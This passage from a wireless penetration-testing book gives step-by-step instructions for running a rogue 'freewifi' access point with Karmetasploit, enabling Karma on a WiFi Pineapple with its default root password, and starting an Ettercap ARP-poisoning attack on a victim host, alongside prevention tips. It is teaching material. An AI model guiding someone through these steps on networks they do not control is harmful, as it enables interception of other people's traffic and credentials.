
Not macchanging eth0. Do it yourself if required

Available wireless interfaces:
wlan0 00:c0:ca:3a:40:60

Wireless interface to use for AP?
wlan0
```

In the preceding screenshot, you can see we are providing Internet access. This way the user knows they are connected to the Internet; however, DNS can be spoofed so that DNS requests will go to the attacker and not to the Internet. wlan0 is the interface used for the wireless access point.

8. Follow the prompts, as shown:



```
root@kali: /usr/bin
File Edit View Search Terminal Help
Not macchanging eth0. Do it yourself if required

Available wireless interfaces:
wlan0 08:00:5d:cd:d9:5a

Wireless interface to use for AP?
wlan0

Starting monitor mode...


Best to macchange wlan0 and mon0...

Random MAC? (y). Or manual (m)
y
Permanent MAC: 00:c0:ca:3a:40:60 (Alfa, Inc.)
Current MAC: 08:00:5d:cd:d9:5a (Gould Inc.)
New MAC: 00:50:44:f6:61:5b (Asaca Corporation)
Permanent MAC: 00:c0:ca:3a:40:60 (Alfa, Inc.)
Current MAC: 00:c0:ca:3a:40:60 (Alfa, Inc.)
New MAC: 00:50:44:f6:61:5b (Asaca Corporation)

Note: best to start the AP on the same channel as the target

Do you want to scan eg to discover target channel, ESSID etc? (y/n)
n
```

9. This should take you to the following screen:



```
root@kali: /usr/bin
File Edit View Search Terminal Help


Set the Soft AP Parameters:

1) SoftAP IP Address [192.168.0.1]
2) SoftAP Subnet Mask [255.255.255.0]
3) SoftAP Channel []
   *It is recommended you start the AP on the same channel as the target*
4) MTU Size [1400]
5) Encryption type [open]

C)ontinue
```

In the preceding screenshot, when asked for the channel, you can enter any channel number (1 to 11). In this demonstration, I used 6.

10. Choose option **3) SoftAP Channel** and enter channel number 6:




```
root@kali: /usr/bin
File Edit View Search Terminal Help

Set the Soft AP Parameters:

1) SoftAP IP Address      [192.168.0.1]
2) SoftAP Subnet Mask    [255.255.255.0]
3) SoftAP Channel        []
   *It is recommended you start the AP on the same channel as the target*
4) MTU Size              [1400]
5) Encryption type       [open]

C)ontinue
3
SoftAP Channel?
6
```

11. Enter the letter **c** to continue and choose option **2) Bullzeye**:



```
root@kali: /usr/bin
File Edit View Search Terminal Help

2) SoftAP Subnet Mask    [255.255.255.0]
3) SoftAP Channel        [6]
   *It is recommended you start the AP on the same channel as the target*
4) MTU Size              [1400]
5) Encryption type       [open]

C)ontinue
c


Choose the type of AP:

1) Blackhole--> Responds to All probe requests
2) Bullzeye--> Broadcasts only the specified ESSID
3) Both--> Responds to all, otherwise broadcasts specified

2
```

Bullzeye broadcasts only the SSID that you want to assign. When a user connects to the wireless AP, they will receive Internet access from eth0 as it is being shared to wlan0.

12. Enter the SSID name that you want to use:




```
root@kali: /usr/bin
File Edit View Search Terminal Help
3) SoftAP Channel [6]
*It is recommended you start the AP on the same channel as the target*
4) MTU Size [1400]
5) Encryption type [open]
C)ontinue
c
Choose the type of AP:
1) Blackhole--> Responds to All probe requests
2) Bullseye--> Broadcasts only the specified ESSID
3) Both--> Responds to all, otherwise broadcasts specified
2
Desired ESSID?
freewifi
```



If you are asked to check for DHCP server parameters, you do not need to do that. DHCP will be automatically set and configured.

13. If all goes well, Karmetasploit and several other Terminal windows will prompt you for input:



```
Applications Places Sun Aug 3, 2:15 PM root
root@kali: /usr/bin
File Edit View Search Terminal Help
[ok] Stopping web server: apache2.
Launching karmetasploit...
Be patient...
Be patient...
|
```

Karmetasploit

root@kali: /usr/bin airbase-ng tail msfconsole

Congratulations! You have successfully installed and run Karmetasploit.

Jasager

Not many people know much about Jasager. If you are one of those people, today's your lucky day because in this section, you are going to learn what Jasager is and what it has to offer to wireless penetration testers.

Jasager is built off Karma. It's designed to run on OpenWrt. Jasager supports most wireless access points and Wi-Fi network adapters. Its key features are a web interface that displays network information, full control of Karma features through AJAX and Lynx, autorun scripts that make it easy to execute tasks, logging, and support for basic commands.


The WiFi Pineapple Mark 5 is the perfect device for all your wireless network auditing tools. Darren Kitchen, owner of hak5.com, focuses on making the most affordable wireless device that extends the use of wireless hacking tools. The WiFi Pineapple has been around since 2008 and has served penetration testers, military and government, law enforcement, and hacktivists. Be sure to check it out at <https://wifipineapple.com>.

In this next demonstration, I will show you how to enable Jasager on the WiFi Pineapple. Those of you who don't have one should still follow along because it's important to understand how it works and how easy it is to execute over the network.

1. Connect to your WiFi Pineapple directly to your computer via an Ethernet cable.
2. Open your web browser and navigate to `http://172.16.42.1/pineapple`. Sign in as root; the password is `pineapplesareyummy`:



- On the left-hand side, you should see a list of services; click on the **Start** button next to **MK4 Karma**:



Congratulations! You have successfully enabled Jasager. So what is Jasager? **Jasager** is an implementation of Karma designed to run on OpenWRT. With Jasager, you can see the currently connected clients with their MAC address, IP address, and SSID. You can autorun scripts to automate your tasks for association and IP assignment, log information, and make use of a full-blown command-line interface for quick and easy access. For a business, you could use Jasager to notify you if a new client connects to the network and then provide the new client with a website banner indicating that they are being monitored and that any unauthorized access is prohibited. At home, you can identify if you have neighbors trying to steal your wireless Internet.

Preventions

Okay, so you are fully aware that the next hotel visit could be dangerous, even if it's only flooded with kittens on each web page redirection. Well, the good news is we still have ways to protect ourselves from these honeypots or rogue access points. Some of them are listed as follows:

- **Disable Wi-Fi:** Turning off the Wi-Fi is the easiest way to ensure your security. Without Wi-Fi, you are reducing your security risk to these attacks.
- **Never connect to open Wi-Fi networks:** Free Internet sounds great, but what if someone happens to be sniffing all the network traffic? Don't take any chances with open Wi-Fi networks.
- **Connect to a secure VPN connection:** If an open network is your only way of access, always use a secure VPN connection.

Summary

This has been a great chapter! We covered a lot of stuff. Let's take a few moments to look back at what you've learned. In this chapter, you learned how to capture unencrypted traffic, and gained an understanding of honeypot attacks and methods, Karmetasploit, Jasager, and prevention from threats.

In the next chapter, you will learn to capture encrypted network traffic and get to know about man-in-the-middle attacks.

8

Data Capture and Exploitation

Welcome! In the previous chapter, we got our hands dirty with several tools such as Karmetasploit, Wireshark, and WiFi Pineapple.

In this chapter, we will cover the following topics:

- Capturing unencrypted network traffic
- Man-in-the-middle attacks
- Metasploit
- Prevention of threats

In the previous chapter, we covered how to sniff traffic, but how does one get usernames, passwords, and other sensitive information?

Since this is an advanced technical book, you are expected to have a basic understanding of this; however, for your sake we will be covering how this works with a demonstration. Feeling confident? No problem. Go right ahead and skip to the demonstrations. For those of you still reading, let's begin with learning how to capture encrypted traffic.

Capturing unencrypted traffic

We know that unencrypted wireless traffic can be viewed in plain text by anyone connected to the same wireless network. Your data can be compromised, such as your e-mail, instant messages, files over FTP, telnet sessions, HTTP sessions, and more. How does this work? When a user uses HTTP to browse a website, the data they are transmitted isn't protected end to end, so it can be intercepted and recorded by anyone on the same network.



Wireshark is a network analyzer that allows you to view live network packets and save the results. Wireshark can be run on Windows, Mac, Linux, and Unix operating systems. If a user were to run Wireshark on a network, they could see what websites people go to, files that are being transferred, instant messages, and much more.


There are a lot of network services that are vulnerable to network sniffing and public networks. Anyone with the right skills and knowledge of Wireshark can easily compromise your accounts.

To stay secure, always check the following:

- Use WPA or WPA2 encryption
- Always use HTTPS on public networks
- Use SSH or encrypted e-mail for file transfers
- Use a VPN when on public networks
- Use a password manager to log in to websites


Man-in-the-middle attacks

You might have heard of *monkey in the middle*, but have you heard of man-in-the-middle? A **man-in-the-middle (MITM)** attack is where a user falls victim to a network intercept. A malicious user on the network acts like a router in which they grab all the network traffic. This includes e-mails, logins, chat messages, and much more.




This demonstration is intended to be used for educational purposes only. The act of hacking to become more secure is a great skill asset. Performing any kind of malicious activity on an unauthorized network without permission is considered a crime in most countries. In this next demonstration, we will be using our own computer and network.

1. Open a Terminal and type `leafpad /etc/ettercap/etter.conf`:



2. With `etter.conf` opened, look for the words highlighted:




You will need to change the highlighted code to this:

```
ec_uid = 0  
ec_gid = 0
```

3. Click on **Search** and then on **Find**. Type `iptables` and click on the **Find** button:



The result should look like this:




You will need to uncomment two of the lines to look like this:

```
# if you use iptables:  
|redir_command_on =  
redir_command_off =
```


4. Start Ettercap-gtk by opening a Terminal and typing `ettercap -G`:




5. When Ettercap opens, you will need to click on **Sniff** then select **Unified sniffing**:




6. Select the interface that is connected to the network:




[ If you are using Wi-Fi, you will be selecting wlan0 or wlan1.]


7. Click on **Hosts** and then select **Scan for hosts**, as shown in the following screenshot:




- In the command box, you should see **hosts added to the host list**. Click on **Hosts** and then select **Host List**:




- Select the IP address of the router and then click on the **Add to Target 1** button. The following screen appears:




10. Select the IP address of the victim and then click on the **Add to Target 2** button:



11. Click on **Mitm** and then select **Arp poisoning**:



12. When you receive a prompt, check the box next to **Sniff remote connections** and click on **OK**:



